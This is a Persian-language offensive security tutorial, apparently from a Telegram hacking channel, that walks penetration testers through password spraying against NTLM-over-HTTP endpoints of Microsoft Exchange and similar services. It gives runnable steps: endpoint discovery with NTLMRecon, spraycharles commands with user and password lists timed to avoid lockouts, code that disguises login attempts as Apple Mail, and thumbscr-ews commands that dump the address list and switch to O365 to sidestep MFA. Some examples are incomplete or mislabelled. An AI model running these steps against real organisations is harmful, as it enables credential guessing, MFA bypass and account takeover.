Password sprayingو MFA bypassesدر چشم انداز امنیتی مدرن

مقدمه

هر اپراتور امنیتی تهاجمی به شما خواهد گفت که حدس زدن اعتبار کارمندان کلیدی برای به خطر انداختن شبکه مشتری شما است – و متعاقباً برجسته کردن آسیب‌پذیری‌ها در طول تعاملات تست نفوذ. موضوع این است که گفتن این کار آسان تر از انجام آن است زیرا شرکت ها به طور فزاینده ای به انتقال به سرویس های ابری مانند Microsoft Office 365 (O365) ادامه می دهند - که همه آنها احراز هویت چند عاملی (MFA) و سایر کنترل های امنیتی کمکی را ارائه می دهند.

زمانی که مایکروسافت اکسچنج را هدف قرار می داد، به راحتی می توان حساب کاربری را به خطر انداخت. تنها کاری که یک اپراتور باید انجام می‌داد این بود که سرور Exchange مشتری را کشف کند، نام‌های کاربری و اسپری رمز عبور را برشمرد تا زمانی که دلش راضی شود. با این حال، این تقریباً به آسانی سابق نیست.

روش جدید، اما قدیمی

احراز هویت فناوری جدید LAN Manager (NTLM) از طریق نقاط پایانیHTTP ، هسته اصلی حملات sprayingرمز عبور است. به‌عنوان پنتستر و متخصصان امنیت سایبری، باید از راه‌های جدید و قدیمی، اما نه از کار افتاده، برای به خطر انداختن شبکه‌ها از طریق این کانال استفاده کنیم. ما دقیقاً نحوه انجام این کار را توضیح خواهیم داد.

ابتدا، بیایید مطمئن شویم که در یک صفحه هستیم NTLM .روی HTTP به کارمند اجازه می دهد تا در زیرساخت داخلی Active Directory احراز هویت کند. این endpoints NTLM هنگام بررسی سطح حمله خارجی یک سازمان دیده نمی شوند و اغلب فراموش می شوند.

بسیاری از محصولات مایکروسافت به طور ناخواسته endpoints احراز هویت NTLM را در قالب سرویس وب در معرض دید قرار می دهند. ما می خواهیم به دنبال این موارد بگردیم تا بتوانیم از spray کردن پسورد سرویس های مایکروسافت (O365)، دور زدن کنترل های امنیتی و در نهایت نشان دادن ارزش به مشتریان خود اجتناب کنیم.

NTLM چیست ؟

NTLMمخفف NT LAN Manager (New Technology LAN Manager) است، این مجموعه ای از پروتکل های امنیتی است که توسط مایکروسافت ایجاد شده است NTLM .یک پروتکل احراز هویت Challenge-response است که برای احراز هویت یک کلاینت به منبعی در دامنه Active Directory استفاده می شود. این پروتکل به رایانه ها و سرورهای مختلف امکان احراز هویت متقابل را می دهد. هنگامی که کلاینت درخواست دسترسی به یک سرویس مرتبط با یک دامنه را ارسال می کند، سرویس بلافاصله یک چالش برای کلاینت ارسال می کند. این چالش شامل عملیات ریاضی است، بنابراین کلاینت باید یک عملیات ریاضی را با استفاده از رمز احراز هویت خود انجام دهد. هنگامی که کلاینت نتیجه عملیات را برمی گرداند، سرویس منبع ممکن است نتیجه را تأیید کند یا آن را برای اعتبارسنجی به کنترل کننده دامنه (DC) ارسال کند. هنگامی که سرویس یا DC تأیید کرد که پاسخ کلاینت صحیح است، سرویس به کلاینت دسترسی خواهد داد.

NTLMیک نوع ورود به سیستم (SSO) است زیرا به کاربر اجازه می‌دهد تا عامل احراز هویت اصلی را تنها یک بار در طول ورود ارائه کند. با توجه به آسیب پذیری ها، NTLMناامن در نظر گرفته می شود. زیرا از رمزنگاری قدیمی استفاده می کند و منجر به چندین حالت حمله می شود.

عمدتاً NTLM توسط مایکروسافت توصیه نمی شود و با پروتکل Kerberos جایگزین شده است، در برابر حملات هش و حملات brute-force آسیب پذیر است.

به طور خلاصه :

یک پروتکل احراز هویت Single sign-on (ورود تک مرحله ای) است که توسط ماکروسافت ایجاد شده است

احراز هویت NTLM چگونه کار می کند ؟

هش رمز عبور چیز بسیار جالبی است. این توسط یک الگوریتم هش ایجاد شده است - یک تابع ویژه که رمز عبور را به رشته ای متفاوت از کاراکترها تبدیل می کند. عملکرد قابل تکرار است: رمز عبور یکسان همیشه همان هش را ایجاد می کند. و این یک طرفه است: تبدیل رمز عبور به هش آسان است، اما راهی برای تبدیل مجدد هش به رمز عبور وجود ندارد.

برای اینکه ببینیم چگونه هش رمز عبور مشکل موجود را برطرف می‌کند، اجازه دهید از طریق فرآیند احراز هویت NTLM که هنگام ورود به شبکه شرکتی خود اتفاق می‌افتد قدم بگذاریم:

1 - من نام کاربری و رمز عبور خود را در رایانه محلی خود وارد می کنم.

2 - رایانه من رمز عبوری را که تایپ کردم از طریق الگوریتم هش استاندارد مورد استفاده توسط هر دو ماشین کلاینت مانند domain controllers (DCs) اجرا می کند که سرویس احراز هویت و مجوز را ارائه می دهند. این به آن هش رمز عبور من می دهد که در مرحله 5 از آن استفاده خواهد کرد.

3 - دستگاه من برای نزدیکترین DC یک درخواست ورود به سیستم ارسال می کند که شامل نام کاربری من است.

4 - DCیک عدد تصادفی را ارسال می کند که به عنوان logon challenge شناخته می شود.

5 - رایانه من چالش ورود به سیستم را با استفاده از هش رمز عبور من رمزگذاری می کند و نتیجه (response) را پس می فرستد. (اکنون می دانید که چرا NTLM یک پروتکل احراز هویت challenge-response نامیده می شود).

6 برای اینکه ببیند رمز عبور درستی را ارائه کرده‌ام، DC چالش ورود به سیستم را با استفاده از هش رمز عبوری که در سابقه مرتبط با نام کاربری که در درخواست ورود به سیستم آمده است رمزگذاری می‌کند و با استفاده از همان الگوریتم هش‌سازی که ماشین کلاینت من استفاده می‌کند ایجاد شده است. .

7 - DCنتیجه ای را که می گیرد با پاسخی که کامپیوتر من فرستاده مقایسه می کند. از آنجایی که هم DC و هم ماشین کلاینت من از الگوریتم هش یکسان و فرآیند رمزگذاری یکسانی استفاده می کنند، اگر نتایج مطابقت داشته باشند، ثابت می کند که رمز عبور درست را وارد کرده ام. در این صورت، من احراز هویت هستم.

توجه داشته باشید که در طول این فرآیند احراز هویتNTLM ، نه رمز عبور من و نه هش آن هرگز در سراسر شبکه ارسال نشده است. برای امنیت بیشتر، همه این ارتباطات با استفاده از یک کلید مخفی مشترک، که رمز عبور دامنه رایانه من است، رمزگذاری می شوند.

Password Spraying چیست ؟

پاشش رمز یک نوع حمله brute force است. در این حمله، مهاجم بر اساس لیستی از نام‌های کاربری با رمزهای عبور پیش‌فرض در برنامه، ورود به سیستم را به‌اجبار انجام می‌دهد. به عنوان مثال، یک مهاجم از یک رمز عبور (مثلاً Secure@123) در برابر بسیاری از حساب‌های مختلف

در برنامه استفاده می‌کند تا از قفل شدن حساب‌ها که معمولاً هنگام اجبار brute forcing یک حساب واحد با رمزهای عبور زیاد رخ می‌دهد، جلوگیری کند.

این حمله معمولاً در جایی یافت می شود که برنامه یا مدیر یک رمز عبور پیش فرض برای کاربران جدید تعیین می کند.

چرا NTLM روی HTTP یک خطر است

در بهترین حالتNTLM authentication endpoints از طریق HTTP به کاربران و سرویس‌ها اجازه می‌دهد تا برای دسترسی به منابع شرکت، در زیرساخت‌های داخلی Active Directoryاحراز هویت کنند. میزبان هایی که اغلب NTLM را از طریق نقاط پایانی احراز هویت HTTP در معرض نمایش می گذارند شامل سرویس های ایمیل، پورتال های وب محدود شده و بسیاری دیگر از برنامه های کاربردی مایکروسافت هستند.

یافتن NTLM از طریق HTTP authentication endpointsدر فریم ورک های برنامه های کاربردی وب زیر معمول است:

Microsoft RDPWeb

Microsoft Exchange

Microsoft ADFS

Microsoft Skype for Businesشرکت ها به طور معمول این سرویس را به عنوان بخشی از نیازهای تجاری خود یا به عنوان یک جنبه فراموش شده زیرساختی که زمانی استفاده می کردند،

در معرض دید جهانیان قرار می دهند. مایکروسافت و ارائه‌دهندگان هویت فدرال (IdP) معمولاً به آن سرویس‌ها/برنامه‌ها به عنوان legacy authentication endpoints اشاره می‌کنند. آنها را به دلیلی اینگونه خطاب می کنند. کنترل‌های امنیتی نمی‌توانند به راحتی از آن‌ها محافظت کنند و خطری برای یک سازمان هستند.

نحوه شناسایی NTLM از طریقHTTP

ما ابزارهای زیادی در اختیار داریم که به ما امکان می دهد NTLM را از طریق HTTP endpoints کشف کنیم. من قصد دارم روی یکی تمرکز کنم که در طول سال ها قابل اعتماد بوده است، ntlmrecon.

از ابزار NTLMRecon استفاده میکنم :

این ابزار به ما، به عنوان اپراتور، یک راه آسان برای اسکن برنامه های کاربردی وب چندگانه جمع آوری شده در حین شناسایی ارائه می دهد. نویسنده NTLMRecon فهرستی از endpoints رایج را جمع آوری کرده است. در اینجا گوشه ای از این لیست آمده است:

/dialin

/ecp/

/Etc/

/EWS/

/Exchange/

/Exchweb/

/GroupExpansion/

/HybridConfig

/iwa/authenticated.aspx

/iwa/iwa_test.aspx

به عنوان یک اپراتور، تنها کاری که باید انجام دهیم این است که این ابزار را به سمت لیستی از URLها قرار دهیم و با استفاده از دستوری مشابه دستور زیر:

```
https://contoso.com/EWS/,XCORP,EXCHANGE01,xcorp.contoso.net,EXCHANGE01.xcorp.contoso.net,contoso.net
```

شروع حمله شما

پس از شناسایی `NTLM authentication endpoint` ، می‌توانید آن را هدف قرار دهید و سعی کنید اعتبار کاربری معتبر را حدس بزنید. توجه داشته باشید که کنترل‌های امنیتی احراز هویت مدرن - مانند موارد ذکر شده در زیر - به طور کامل از احراز هویت `NTLM` از طریق `HTTP` محافظت نمی‌کنند .

احراز هویت چند عاملی

احراز هویت چند عاملی یک روش با اطمینان بالا است، زیرا از عوامل بی ربط بیشتری به سیستم برای مشروعیت بخشیدن به کاربران استفاده می کند. مانند 2FA، MFAاز عواملی مانند

بیومتریک، تأیید مبتنی بر دستگاه، گذرواژه‌های اضافی، و حتی اطلاعات مبتنی بر مکان یا رفتار (مانند الگوی فشار دادن کلید یا سرعت تایپ) برای تأیید هویت کاربر استفاده می‌کند. با این حال، تفاوت این است که در حالی که 2 FAهمیشه فقط از دو عامل استفاده می کند، MFAمی تواند از دو یا سه عامل استفاده کند، با قابلیت تغییر بین جلسات، و یک عنصر گریزان برای کاربران نامعتبر اضافه می کند

سیاست های دسترسی مشروط

احراز هویت چند عاملی دسترسی مشروط و پیکربندی سیاست ها. احراز هویت چند عاملی (MFA)یک مرحله اضافی برای تأیید هویت کاربری ایجاد می کند که می خواهد به سرور یا پایگاه داده شما دسترسی پیدا کند MFA .با رویکرد احراز هویت لایه ای امنیت بیشتری را فراهم می کند.

کنترل‌هایSmart Lockout

قبل از راه اندازی حمله password-spraying ، باید لیستی از نام های کاربری را برای استفاده جمع آوری کنید.

نکته : اگر سرور Exchange پیدا کردید، می‌توانید OWA، ActiveSync و Autodiscover endpoints را هدف قرار دهید تا نام‌های کاربری جمع‌آوری‌شده را تأیید کنید.

Spraycharles :

ما چند ابزار در اختیار داریم که برای حملات password sprayingاستفاده می کنیم. مورد علاقه من spraycharlesاست.

Spraycharles فوق العاده قدرتمند است و بسیار خوب نوشته شده است. به شما امکان می دهد کارهای زیر را انجام دهید:

EWSو سایر NTLM را از طریق HTTP authentication endpoints با تغییرات ساده در فایل Ews.py همراه با پروژه هدف قرار دهید.

اطمینان حاصل می کند که دوره های تاخیر را بین اسپری هایی که حساب ها را قفل می کنند تنظیم می کنید

به دنبال موارد پرت در پاسخ‌های تلاش برای احراز هویت می‌گردد تا تعیین کند آیا یک ورود معتبر رخ داده است یا خیر

نگاهی به ماژول EWS

با رفتن به پوشه targets در پروژه spraycharles، فایل Ews.py را پیدا می کنیم. این فایل حاوی کدی است که ما از آن برای password sprayیک NTLM authentication endpoint استفاده خواهیم کرد. بیایید نگاهی به 25 خط اول کد بیندازیم:

```python
import requests
from requests_ntlm import HttpNtlmAuth
import csv

class Ews:

    def __init__(self, host, port, timeout, fireprox):
        self.timeout = timeout
        self.url = f'https://{host}:{port}/ews'

        if fireprox:
            self.url = f'https://{fireprox}/fireprox/ews'

        self.headers = {
            'User-Agent': 'AppleExchangeWebServices/814.80.3 accountsd/113',
            'Content-Type': 'text/xml; charset=utf-8',
            'Accept-Encoding': 'gzip, deflate, br',
            'Connection': 'keep-alive',
        }

        self.data = {
            'username': '',
            'password': ''

        }
```

خط هفت کد حاوی endpointاست که ما هدف قرار خواهیم داد. در صورت نیاز، راحت باشید دایرکتوری /ews را به هر چیزی که می خواهید تغییر دهید.

به دنبال مشخصاتURL ، ابزارسازی درخواستی برای تقلید از تلاش‌های ورود به سیستم توسط برنامه Apple Mail ایجاد می‌کند. متغیرهایی مانند هاست، پورت، نام کاربری و رمز عبور همگی در خط فرمان در زمان اجرا مشخص می‌شوند، بنابراین تا بعد از آن نگران نباشید. اگر به پایین تر از فایل بپریم، متوجه خواهیم شد که جادوی واقعی کجا اتفاق می افتد. در خط 51، کد زیر را مشاهده می کنیم:

```
#post the request
```

```
response = requests.post(self.url,
headers=self.headers, auth=ntlm_auth,
timeout=self.timeout)#, verify=False,
proxies=self.proxyDict)

return response
```

با استفاده از کتابخانه وارد شده در ابتدای اسکریپت (requests_ntlm) یک درخواست POST احراز هویت NTLM ایجاد کرده و آن را به سرور مشخص شده صادر می کنیم. کد قالب‌بندی شده بعداً در اسکریپت، پاسخ را برمی‌گرداند و تجزیه می‌کند. توجه داشته باشید که تمام تلاش‌های ناموفق برای ورود به سیستم منجر به کد خطای غیرمجاز 401 می‌شود و احراز هویت موفق اغلب با یک کد خطای 500 پاسخ می‌دهد.

زیبایی Spraycharles این است که ما نباید نگران کدهای پاسخی که دریافت می کنیم باشیم. در عوض، ابزار پس از تکمیل اسپری در برابر لیستی از کاربران به دنبال ناهنجاری های آماری در خروجی می گردد. سپس آن ابزار شما را از هر گونه ناهنجاری برجسته مطلع می کند. بیایید این ابزار را در عمل ببینیم تا امیدواریم توانایی های خود را بهتر نشان دهیم.

Spraycharlesدر عمل

بیایید قبل از شروع در NTLM همه چیز را تنظیم کنیم. ابتدا پروژه را کلون کنید و با استفاده از دستور زیر، نیازها را نصب کنید. توجه داشته باشید که pipenv برای این روش نصب مورد نیاز است.

```
git clone https://github.com/Tw1sm/spraycharles.git && cd spraycharles
pipenv --python 3 shell
pip3 install -r requirements.txt
```

پس از نصب ابزار، من دوست دارم یک دایرکتوری به نام "client" ایجاد کنم، جایی که بتوانم نام های کاربری خاص و رمزهای عبور بالقوه را در آن ذخیره کنم. برای نمایش، بیایید یک کلاینت به نام ACME ایجاد کنیم:

```
mkdir -p client/ACME
```

نام‌های کاربری را که قبلاً جمع‌آوری کرده‌اید کپی کنید و آنها را در فایلی با عنوان usernames.txtدر فهرست ACME قرار دهید. علاوه بر این، یک فایل با نام "passwords.txt"در همان فهرست حاوی رمزهای عبوری که می خواهید برای حمله خود استفاده کنید ایجاد کنید.

نکته : دریافت لیستی از رمزهای عبور رایج می تواند دشوار باشد. برای کمک، فایل make_list.pyو list_elements.json را در پروژه spraycharles بررسی کنید.

پس از ایجاد فایل های لازم و نصب پروژه، باید اطلاعات زیر را جمع آوری کنید:

نام میزبان یا آدرس IP مورد نظر شما

نام دامنه Active Directory که قبلا در این مقاله با استفاده از ntlmrecon جمع آوری شد

با این اطلاعات، می توانید دستوری شبیه به دستور زیر ایجاد کنید:


```
python3 spraycharles.py -H mail.acme.com -d ACME -m ews \
        -u ~/client/acme/usernames.txt -p ~/client/acme/passwords.txt \
        -t 500 -a 1 -i 45 --analyze
```

نکته : توصیه می کنم برای جلوگیری از قفل شدن حساب، حداقل 45 دقیقه فاصله بین password sprays تعیین کنید.

برای جزئیات بیشتر در مورد معنای هر پرچم خط فرمان استفاده شده، اسناد ابزار را بررسی کنید. هنگامی که مطمئن شدید همه چیز درست به نظر می رسد، spraycharlesرا شروع کنید، درخواست ثانویه را تأیید کنید و به مسابقات می روید. چیزی که در ادامه می بینید باید چیزی شبیه به این باشد:

```
Username                  Password         Response Code Response Length
-------------------------------------------------------------------------
ACME\aanderson            Fall2020!                 401               0
ACME\abayerle             Fall2020!                 401               0
ACME\abevins              Fall2020!                 401               0
ACME\abowman              Fall2020!                 401               0
ACME\abruso               Fall2020!                 401               0
ACME\achinander           Fall2020!                 401               0
ACME\activation           Fall2020!                 401               0
ACME\admin                Fall2020!                 401               0
ACME\administrator        Fall2020!                 401               0
ACME\adpsupervisors       Fall2020!                 401               0
ACME\agoepfert            Fall2020!                 401               0
ACME\ahansen              Fall2020!                 401               0
ACME\ahofstede            Fall2020!                 401               0
ACME\akisor               Fall2020!                 401               0
ACME\akleve               Fall2020!                 401               0
ACME\alemcke              Fall2020!                 401               0
ACME\ap                   Fall2020!                 401               0
ACME\apearson             Fall2020!                 401               0
ACME\aponamia             Fall2020!                 401               0
ACME\ar                   Fall2020!                 401               0
```

اگر و زمانی که یک ورود موفقیت آمیز اتفاق بیفتد، چیزی شبیه به موارد زیر خواهید دید:



استفاده از دسترسی شما: یک مثال

همانطور که قبلا ذکر شد، هنگامی که اعتبارنامه ها را با استفاده از یک NTLM authentication endpointحدس می زنید، اغلب راه حل های MFA در حال استفاده را به طور کامل دور زده اید. اولین قدم من پس از به خطر انداختن حساب، تلاش برای حذف لیست آدرس جهانی (GAL) سازمان هدف است. ابزار اصلی من برای تکمیل این کار-thumbscrew ewsاست:

آنچه مایکروسافت در مورد GAL می گوید:

فهرست‌های جهانی آدرس :(GAL) داخلی که به‌طور خودکار توسط Exchange ایجاد می‌شود، شامل هر ابجکت فعال‌شده با ایمیل در Active Directory forest می‌شود. شما می توانید GALهای اضافی ایجاد کنید تا کاربران را بر اساس سازمان یا مکان جدا کنید، اما کاربر فقط می تواند یک GAL را ببیند و استفاده کند.

چگونه GAL را Dump کنیم

این ابزار بسیار قدرتمند است و به ما امکان می دهد هم سرورهای Microsoft Exchange و هم O365 را هدف قرار دهیم. به عنوان مثال، دستوری شبیه به دستور زیر برای Dump GAL از سرور Exchange یک سازمان ایجاد کنید:

```
thumbscr-ews -u sprocket@acme.com -p "Password1" -o --exch-host mail.acme.com gal -d
```

این دستور لیستی از هر کاربر را استخراج می کند. سپس می‌توانید از آن کاربران برای ادامه دادن رمز عبور استفاده کنید. این مهم است زیرا هرچه تعداد حساب‌های بیشتری را در معرض خطر قرار دهید، احتمال بیشتری وجود دارد که حسابی با مجوزها یا اطلاعات بیشتری پیدا کنید که می‌تواند منجر به دسترسی به شبکه داخلی شود.

فرض کنید، با این حال، با یک خطا مواجه می شوید:

```
Traceback (most recent call last):
  File "/usr/local/bin/thumbscr-ews", line 11, in <module>
    load_entry_point('thumbscr-ews==0.0.0', 'console_scripts', 'thumbscr-ews')()
  File "/home/ed/.local/lib/python3.8/site-packages/click/core.py", line 829, in __call__
    return self.main(*args, **kwargs)
  File "/home/ed/.local/lib/python3.8/site-packages/click/core.py", line 782, in main
    rv = self.invoke(ctx)
  File "/home/ed/.local/lib/python3.8/site-packages/click/core.py", line 1259, in invoke
    return _process_result(sub_ctx.command.invoke(sub_ctx))
  File "/home/ed/.local/lib/python3.8/site-packages/click/core.py", line 1066, in invoke
    return ctx.invoke(self.callback, **ctx.params)
  File "/home/ed/.local/lib/python3.8/site-packages/click/core.py", line 610, in invoke
    return callback(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/thumbscr_ews-0.0.0-py3.8.egg/thumbscrews/cli.py", line 414, in gal
  File "/home/ed/.local/lib/python3.8/site-packages/exchangelib/services/resolve_names.py", line 32, in call
    for elem in elements:
  File "/home/ed/.local/lib/python3.8/site-packages/exchangelib/services/common.py", line 118, in _get_elements
    for i in self._response_generator(payload=payload):
  File "/home/ed/.local/lib/python3.8/site-packages/exchangelib/services/common.py", line 414, in _get_elements_in_response
    container_or_exc = self._get_element_container(message=msg, name=self.element_container_name)
  File "/home/ed/.local/lib/python3.8/site-packages/exchangelib/services/common.py", line 373, in _get_element_container
    raise self._get_exception(code=response_code, text=msg_text, msg_xml=msg_xml)
exchangelib.errors.ErrorNonExistentMailbox: No mailbox with such guid.
```

رسیدگی به خطا در این ابزار می تواند کمی دست و پا گیر و گیج کننده باشد. اما، ما اطلاعات جالبی را در اینجا دریافت می کنیم که می توانید در پایین تصویر بالا مشاهده کنید:

```
exchangelib.errors.ErrorNonExistentMailbox: No mailbox with such guide.
```

این بدان معناست که حساب صندوق پستی ذخیره شده در Exchange ندارد و احتمالا فقط از Office 365برای خدمات پستی استفاده می کند. خوشبختانه، thumbscrew-ewsشما را پوشش داده است. به سادگی دستور خود را به شکل زیر تغییر دهید:

```
thumbscr-ews -u sprocket@acme.com -p "Password1" -o --exch-host
outlook.office365.com gal -d
```

با این دستور می توانیم به جای Exchange مستقیما O365 را مورد هدف قرار دهیم. اغلب اوقات، این کار حتی اگر یک راه حل MFA برای O365 وجود داشته باشد، کار می کند. توجه داشته باشید که یکی از راه حل های مورد علاقه همه برای MFA در marketدر برابر این بای پس آسیب پذیر است :

پس از این، خروجی GAL خود را تجزیه کنید و دوباره password sprayخود را شروع کنید. این تقریباً همیشه منجر به در معرض خطر قرار گرفتن حساب اضافی در تجربه ما می شود.

لـینک ابـزارهـا :

https://github.com/pwnfoo/NTLMRecon

https://github.com/Tw1sm/spraycharles

https://github.com/sensepost/thumbscr-ews

https/t.me/TryHackBox